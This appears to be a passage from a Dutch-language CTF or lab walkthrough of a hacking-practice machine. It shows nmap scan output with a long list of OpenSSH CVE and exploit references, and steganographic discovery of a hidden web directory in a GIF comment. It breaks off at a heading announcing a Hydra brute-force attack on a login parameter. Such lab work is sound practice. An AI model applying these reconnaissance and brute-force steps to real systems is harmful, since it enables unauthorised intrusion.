status777/tcp   open  ssh     syn-ack ttl 63 OpenSSH 6.7p1 Debian 5 (protocol 2.0)| ssh2-enum-algos:|   kex_algorithms: (6)|       curve25519-sha256@libssh.org|       ecdh-sha2-nistp256|       ecdh-sha2-nistp384|       ecdh-sha2-nistp521|       diffie-hellman-group-exchange-sha256|       diffie-hellman-group14-sha1|   server_host_key_algorithms: (4)|       ssh-rsa|       ssh-dss|       ecdsa-sha2-nistp256|       ssh-ed25519|   encryption_algorithms: (6)|       aes128-ctr|       aes192-ctr|       aes256-ctr|       aes128-gcm@openssh.com|       aes256-gcm@openssh.com|       chacha20-poly1305@openssh.com|   mac_algorithms: (10)|       umac-64-etm@openssh.com|       umac-128-etm@openssh.com|       hmac-sha2-256-etm@openssh.com|       hmac-sha2-512-etm@openssh.com|       hmac-sha1-etm@openssh.com|       umac-64@openssh.com|       umac-128@openssh.com|       hmac-sha2-256|       hmac-sha2-512|       hmac-sha1|   compression_algorithms: (2)|       none|_      zlib@openssh.com| vulners:|   cpe:/a:openbsd:openssh:6.7p1:|       DF059135-2CF5-5441-8F22-E6EF1DEE5F6E  10.0  https://vulners.com/gitee/DF059135-2CF5-5441-8F22-E6EF1DEE5F6E  *EXPLOIT*|       PACKETSTORM:173661  9.8  https://vulners.com/packetstorm/PACKETSTORM:173661  *EXPLOIT*|       F0979183-AE88-53B4-86CF-3AF0523F3807  9.8  https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807  *EXPLOIT*|       CVE-2023-38408  9.8  https://vulners.com/cve/CVE-2023-38408|       CVE-2016-1908  9.8  https://vulners.com/cve/CVE-2016-1908|       B8190CDB-3EB9-5631-9828-8064A1575B23  9.8  https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23  *EXPLOIT*|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623  9.8  https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623  *EXPLOIT*|       8AD01159-548E-546E-AA87-2DE89F3927EC  9.8  https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC  *EXPLOIT*|       6192C35D-F78B-5C0A-AB8D-9826A79A5320  9.8  https://vulners.com/githubexploit/6192C35D-F78B-5C0A-AB8D-9826A79A5320  *EXPLOIT*|       2227729D-6700-5C8F-8930-1EEAFD4B9FF0  9.8  https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0  *EXPLOIT*|       0221525F-07F5-5790-912D-F4B9E2D1B587  9.8  https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587  *EXPLOIT*|       CVE-2015-5600  8.5  https://vulners.com/cve/CVE-2015-5600|       CVE-2016-0778  8.1  https://vulners.com/cve/CVE-2016-0778|       BA3887BD-F579-53B1-A4A4-FF49E953E1C0  8.1  https://vulners.com/githubexploit/BA3887BD-F579-53B1-A4A4-FF49E953E1C0  *EXPLOIT*|       4FB01B00-F993-5CAF-BD57-D7E290D10C1F  8.1  https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD57-D7E290D10C1F  *EXPLOIT*|       055DEFEB-CD2B-5C05-8024-AA3008C76046  8.1  https://vulners.com/gitee/055DEFEB-CD2B-5C05-8024-AA3008C76046  *EXPLOIT*|       PACKETSTORM:140070  7.8  https://vulners.com/packetstorm/PACKETSTORM:140070  *EXPLOIT*|       EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09  7.8  https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09  *EXPLOIT*|       EDB-ID:40888  7.8  https://vulners.com/exploitdb/EDB-ID:40888  *EXPLOIT*|       CVE-2020-15778  7.8  https://vulners.com/cve/CVE-2020-15778|       CVE-2016-6515  7.8  https://vulners.com/cve/CVE-2016-6515|       CVE-2016-10012  7.8  https://vulners.com/cve/CVE-2016-10012|       CVE-2015-8325  7.8  https://vulners.com/cve/CVE-2015-8325|       C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3  7.8  https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3  *EXPLOIT*|       991D2CC4-0E09-5745-97A2-4917461BD6EC  7.8  https://vulners.com/githubexploit/991D2CC4-0E09-5745-97A2-4917461BD6EC  *EXPLOIT*|       312165E3-7FD9-5769-BDA3-4129BE9114D6  7.8  https://vulners.com/githubexploit/312165E3-7FD9-5769-BDA3-4129BE9114D6  *EXPLOIT*|       2E719186-2FED-58A8-A150-762EFBAAA523  7.8  https://vulners.com/gitee/2E719186-2FED-58A8-A150-762EFBAAA523  *EXPLOIT*|       23CC97BE-7C95-513B-9E73-298C48D74432  7.8  https://vulners.com/githubexploit/23CC97BE-7C95-513B-9E73-298C48D74432  *EXPLOIT*|       1337DAY-ID-26494  7.8  https://vulners.com/zdt/1337DAY-ID-26494  *EXPLOIT*|       10213DBE-F683-58BB-B6D3-353173626207  7.8  https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207  *EXPLOIT*|       SSV:92579  7.5  https://vulners.com/seebug/SSV:92579  *EXPLOIT*|       CVE-2016-10708  7.5  https://vulners.com/cve/CVE-2016-10708|       CVE-2016-10009  7.5  https://vulners.com/cve/CVE-2016-10009|       CF52FA19-B5DB-5D14-B50F-2411851976E2  7.5  https://vulners.com/githubexploit/CF52FA19-B5DB-5D14-B50F-2411851976E2  *EXPLOIT*|       1337DAY-ID-26576  7.5  https://vulners.com/zdt/1337DAY-ID-26576  *EXPLOIT*|       SSV:92582  7.2  https://vulners.com/seebug/SSV:92582  *EXPLOIT*|       CVE-2021-41617  7.0  https://vulners.com/cve/CVE-2021-41617|       CVE-2016-10010  7.0  https://vulners.com/cve/CVE-2016-10010|       284B94FC-FD5D-5C47-90EA-47900DAD1D1E  7.0  https://vulners.com/githubexploit/284B94FC-FD5D-5C47-90EA-47900DAD1D1E  *EXPLOIT*|       SSV:92580  6.9  https://vulners.com/seebug/SSV:92580  *EXPLOIT*|       CVE-2015-6564  6.9  https://vulners.com/cve/CVE-2015-6564|       1337DAY-ID-26577  6.9  https://vulners.com/zdt/1337DAY-ID-26577  *EXPLOIT*|       EDB-ID:46516  6.8  https://vulners.com/exploitdb/EDB-ID:46516  *EXPLOIT*|       EDB-ID:46193  6.8  https://vulners.com/exploitdb/EDB-ID:46193  *EXPLOIT*|       CVE-2019-6110  6.8  https://vulners.com/cve/CVE-2019-6110|       CVE-2019-6109  6.8  https://vulners.com/cve/CVE-2019-6109|       1337DAY-ID-32328  6.8  https://vulners.com/zdt/1337DAY-ID-32328  *EXPLOIT*|       1337DAY-ID-32009  6.8  https://vulners.com/zdt/1337DAY-ID-32009  *EXPLOIT*|       D104D2BF-ED22-588B-A9B2-3CCC562FE8C0  6.5  https://vulners.com/githubexploit/D104D2BF-ED22-588B-A9B2-3CCC562FE8C0  *EXPLOIT*|       CVE-2023-51385  6.5  https://vulners.com/cve/CVE-2023-51385|       CVE-2016-0777  6.5  https://vulners.com/cve/CVE-2016-0777|       C07ADB46-24B8-57B7-B375-9C761F4750A2  6.5  https://vulners.com/githubexploit/C07ADB46-24B8-57B7-B375-9C761F4750A2  *EXPLOIT*|       A88CDD3E-67CC-51CC-97FB-AB0CACB6B08C  6.5  https://vulners.com/githubexploit/A88CDD3E-67CC-51CC-97FB-AB0CACB6B08C  *EXPLOIT*|       65B15AA1-2A8D-53C1-9499-69EBA3619F1C  6.5  https://vulners.com/githubexploit/65B15AA1-2A8D-53C1-9499-69EBA3619F1C  *EXPLOIT*|       5325A9D6-132B-590C-BDEF-0CB105252732  6.5  https://vulners.com/gitee/5325A9D6-132B-590C-BDEF-0CB105252732  *EXPLOIT*|       530326CF-6AB3-5643-AA16-73DC8CB44742  6.5  https://vulners.com/githubexploit/530326CF-6AB3-5643-AA16-73DC8CB44742  *EXPLOIT*|       EDB-ID:40858  6.4  https://vulners.com/exploitdb/EDB-ID:40858  *EXPLOIT*|       EDB-ID:40119  6.4  https://vulners.com/exploitdb/EDB-ID:40119  *EXPLOIT*|       EDB-ID:39569  6.4  https://vulners.com/exploitdb/EDB-ID:39569  *EXPLOIT*|       CVE-2016-3115  6.4  https://vulners.com/cve/CVE-2016-3115|       PACKETSTORM:181223  5.9  https://vulners.com/packetstorm/PACKETSTORM:181223  *EXPLOIT*|       MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-  5.9  https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-  *EXPLOIT*|       EDB-ID:45939  5.9  https://vulners.com/exploitdb/EDB-ID:45939  *EXPLOIT*|       EDB-ID:45233  5.9  https://vulners.com/exploitdb/EDB-ID:45233  *EXPLOIT*|       EDB-ID:40136  5.9  https://vulners.com/exploitdb/EDB-ID:40136  *EXPLOIT*|       EDB-ID:40113  5.9  https://vulners.com/exploitdb/EDB-ID:40113  *EXPLOIT*|       CVE-2023-48795  5.9  https://vulners.com/cve/CVE-2023-48795|       CVE-2020-14145  5.9  https://vulners.com/cve/CVE-2020-14145|       CVE-2019-6111  5.9  https://vulners.com/cve/CVE-2019-6111|       CVE-2018-15473  5.9  https://vulners.com/cve/CVE-2018-15473|       CVE-2016-6210  5.9  https://vulners.com/cve/CVE-2016-6210|       CNVD-2021-25272  5.9  https://vulners.com/cnvd/CNVD-2021-25272|       A02ABE85-E4E3-5852-A59D-DF288CB8160A  5.9  https://vulners.com/githubexploit/A02ABE85-E4E3-5852-A59D-DF288CB8160A  *EXPLOIT*|       6D74A425-60A7-557A-B469-1DD96A2D8FF8  5.9  https://vulners.com/githubexploit/6D74A425-60A7-557A-B469-1DD96A2D8FF8  *EXPLOIT*|       EXPLOITPACK:98FE96309F9524B8C84C508837551A19  5.8  https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19  *EXPLOIT*|       EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97  5.8  https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97  *EXPLOIT*|       SSV:91041  5.5  https://vulners.com/seebug/SSV:91041  *EXPLOIT*|       PACKETSTORM:140019  5.5  https://vulners.com/packetstorm/PACKETSTORM:140019  *EXPLOIT*|       PACKETSTORM:136251  5.5  https://vulners.com/packetstorm/PACKETSTORM:136251  *EXPLOIT*|       PACKETSTORM:136234  5.5  https://vulners.com/packetstorm/PACKETSTORM:136234  *EXPLOIT*|       EXPLOITPACK:F92411A645D85F05BDBD274FD222226F  5.5  https://vulners.com/exploitpack/EXPLOITPACK:F92411A645D85F05BDBD274FD222226F  *EXPLOIT*|       EXPLOITPACK:9F2E746846C3C623A27A441281EAD138  5.5  https://vulners.com/exploitpack/EXPLOITPACK:9F2E746846C3C623A27A441281EAD138  *EXPLOIT*|       EXPLOITPACK:1902C998CBF9154396911926B4C3B330  5.5  https://vulners.com/exploitpack/EXPLOITPACK:1902C998CBF9154396911926B4C3B330  *EXPLOIT*|       CVE-2016-10011  5.5  https://vulners.com/cve/CVE-2016-10011|       1337DAY-ID-25388  5.5  https://vulners.com/zdt/1337DAY-ID-25388  *EXPLOIT*|       FD18B68B-C0A6-562E-A8C8-781B225F15B0  5.3  https://vulners.com/githubexploit/FD18B68B-C0A6-562E-A8C8-781B225F15B0  *EXPLOIT*|       E9EC0911-E2E1-52A7-B2F4-D0065C6A3057  5.3  https://vulners.com/githubexploit/E9EC0911-E2E1-52A7-B2F4-D0065C6A3057  *EXPLOIT*|       CVE-2018-20685  5.3  https://vulners.com/cve/CVE-2018-20685|       CVE-2018-15919  5.3  https://vulners.com/cve/CVE-2018-15919|       CVE-2017-15906  5.3  https://vulners.com/cve/CVE-2017-15906|       CVE-2016-20012  5.3  https://vulners.com/cve/CVE-2016-20012|       CNVD-2018-20962  5.3  https://vulners.com/cnvd/CNVD-2018-20962|       CNVD-2018-20960  5.3  https://vulners.com/cnvd/CNVD-2018-20960|       A9E6F50E-E7FC-51D0-9C93-A43461469FA2  5.3  https://vulners.com/githubexploit/A9E6F50E-E7FC-51D0-9C93-A43461469FA2  *EXPLOIT*|       A801235B-9835-5BA8-B8FE-23B7FFCABD66  5.3  https://vulners.com/githubexploit/A801235B-9835-5BA8-B8FE-23B7FFCABD66  *EXPLOIT*|       8DD1D813-FD5A-5B26-867A-CE7CAC9FEEDF  5.3  https://vulners.com/gitee/8DD1D813-FD5A-5B26-867A-CE7CAC9FEEDF  *EXPLOIT*|       4F2FBB06-E601-5EAD-9679-3395D24057DD  5.3  https://vulners.com/githubexploit/4F2FBB06-E601-5EAD-9679-3395D24057DD  *EXPLOIT*|       486BB6BC-9C26-597F-B865-D0E904FDA984  5.3  https://vulners.com/githubexploit/486BB6BC-9C26-597F-B865-D0E904FDA984  *EXPLOIT*|       2385176A-820F-5469-AB09-C340264F2B2F  5.3  https://vulners.com/gitee/2385176A-820F-5469-AB09-C340264F2B2F  *EXPLOIT*|       1337DAY-ID-31730  5.3  https://vulners.com/zdt/1337DAY-ID-31730  *EXPLOIT*|       SSH_ENUM  5.0  https://vulners.com/canvas/SSH_ENUM  *EXPLOIT*|       PACKETSTORM:150621  5.0  https://vulners.com/packetstorm/PACKETSTORM:150621  *EXPLOIT*|       EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0  5.0  https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0  *EXPLOIT*|       EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283  5.0  https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283  *EXPLOIT*|       SSV:90447  4.6  https://vulners.com/seebug/SSV:90447  *EXPLOIT*|       EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF  4.3  https://vulners.com/exploitpack/EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF  *EXPLOIT*|       EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF  4.3  https://vulners.com/exploitpack/EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF  *EXPLOIT*|       CVE-2015-5352  4.3  https://vulners.com/cve/CVE-2015-5352|       1337DAY-ID-25440  4.3  https://vulners.com/zdt/1337DAY-ID-25440  *EXPLOIT*|       1337DAY-ID-25438  4.3  https://vulners.com/zdt/1337DAY-ID-25438  *EXPLOIT*|       CVE-2021-36368  3.7  https://vulners.com/cve/CVE-2021-36368|       CVE-2025-61985  3.6  https://vulners.com/cve/CVE-2025-61985|       CVE-2025-61984  3.6  https://vulners.com/cve/CVE-2025-61984|       B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150  3.6  https://vulners.com/githubexploit/B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150  *EXPLOIT*|       4C6E2182-0E99-5626-83F6-1646DD648C57  3.6  https://vulners.com/githubexploit/4C6E2182-0E99-5626-83F6-1646DD648C57  *EXPLOIT*|       SSV:92581  2.1  https://vulners.com/seebug/SSV:92581  *EXPLOIT*|       CVE-2015-6563  1.9  https://vulners.com/cve/CVE-2015-6563|       PACKETSTORM:151227  0.0  https://vulners.com/packetstorm/PACKETSTORM:151227  *EXPLOIT*|       PACKETSTORM:140261  0.0  https://vulners.com/packetstorm/PACKETSTORM:140261  *EXPLOIT*|       PACKETSTORM:138006  0.0  https://vulners.com/packetstorm/PACKETSTORM:138006  *EXPLOIT*|       PACKETSTORM:137942  0.0  https://vulners.com/packetstorm/PACKETSTORM:137942  *EXPLOIT*|       1337DAY-ID-30937  0.0  https://vulners.com/zdt/1337DAY-ID-30937  *EXPLOIT*|       1337DAY-ID-26468  0.0  https://vulners.com/zdt/1337DAY-ID-26468  *EXPLOIT*|_      1337DAY-ID-25391  0.0  https://vulners.com/zdt/1337DAY-ID-25391  *EXPLOIT*|_banner: SSH-2.0-OpenSSH_6.7p1 Debian-5| ssh-hostkey:|   1024 16:30:13:d9:d5:55:36:e8:1b:b7:d9:ba:55:2f:d7:44 (DSA)|   2048 29:aa:7d:2e:60:8b:a6:a1:c2:bd:7c:c8:bd:3c:f4:f2 (RSA)|   256 60:06:e3:64:8f:8a:6f:a7:74:5a:8b:3f:e1:24:93:96 (ECDSA)|_  256 bc:f7:44:8d:79:6a:19:48:76:a3:e2:44:92:dc:13:a2 (ED25519)54367/tcp open  status  syn-ack ttl 63 1 (RPC #100024)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portDevice type: general purposeRunning: Linux 3.X|4.XOS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4OS details: Linux 3.2 - 4.14Uptime guess: 0.015 days (since Wed Feb 18 16:24:17 2026)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=258 (Good luck!)IP ID Sequence Generation: All zerosService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:|_dns-brute: Can't guess domain of "172.20.0.167"; use dns-brute.domain script argument.|_ipidseq: All zeros|_clock-skew: -3s|_fcrdns: FAIL (No PTR record)|_path-mtu: PMTU == 1500| qscan:| PORT   FAMILY  MEAN (us)  STDDEV    LOSS (%)| 80     0       5339.90    2001.99   0.0%| 111    0       9455.40    10332.55  0.0%| 777    1       7628.30    2503.76   0.0%|_54367  0       6711.50    2431.70   0.0%
Read data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Wed Feb 18 16:46:16 2026 -- 1 IP address (1 host up) scanned in 337.93 seconds
Kritieke resultaten:
- Poort 80 (HTTP): Apache 2.4.10.
- Poort 111 (RPC): rpcbind.
- Poort 777 (SSH): OpenSSH 6.7p1
- Analyse: Het gebruik van poort 777 voor SSH is een praktijk van “Security by Obscurity” (Security by Obscurity). Het verbetert de werkelijke beveiliging niet, het probeert alleen de dienst te verbergen.
- Poort 54367: RPC Status.
1.2 Steganografie (De verloren link)
Sección titulada «1.2 Esteganografía (El enlace perdido)»Tijdens webnavigatie (Poort 80) vonden we een GIF-afbeelding genaamd main.gif.

Vervolgens zullen we deze downloaden en analyseren om te zien wat erin zit:
Commando:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_2]└─$ exiftool ../StegoOmni_Suite/victims/main.gifExifTool Version Number         : 13.36File Name                       : main.gifDirectory                       : ../StegoOmni_Suite/victimsFile Size                       : 17 kBFile Modification Date/Time     : 2026:02:18 16:43:18+01:00File Access Date/Time           : 2026:02:18 16:44:20+01:00File Inode Change Date/Time     : 2026:02:18 16:43:38+01:00File Permissions                : -rw-r--r--File Type                       : GIFFile Type Extension             : gifMIME Type                       : image/gifGIF Version                     : 89aImage Width                     : 235Image Height                    : 302Has Color Map                   : NoColor Resolution Depth          : 8Bits Per Pixel                  : 1Background Color                : 0Comment                         : P-): kzMb5nVYJwImage Size                      : 235x302Megapixels                      : 0.071
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_2]└─$
Als resultaat zullen we ontdekken dat de commentaar in werkelijkheid een directory is**:
Comment : P-): kzMb5nVYJwLogica: De string kzMb5nVYJw lijkt een verborgen directory. Door http://172.20.0.167/kzMb5nVYJw/ te controleren, bevestigen we de toegang tot een nieuw webpaneel:

2. INITIALE TOEGANG (WEBFASE)
Sección titulada «2. ACCESO INICIAL (FASE WEB)»Binnen de verborgen directory vinden we: index.php (Login).
2.1 Kwetsbaarheidsanalyse (Pivoteren)
Sección titulada «2.1 Análisis de Vulnerabilidad (Pivotaje)»In eerste instantie zullen we het inlogformulier (index.php) analyseren.
- Waarom mislukte
index.phphandmatig? Waarschijnlijk voert het een statische validatie uit, en zonder de juiste sleutel worden er geen extra functionaliteiten getoond.
2.2 Brute Force op de Parameter Key (Hydra)
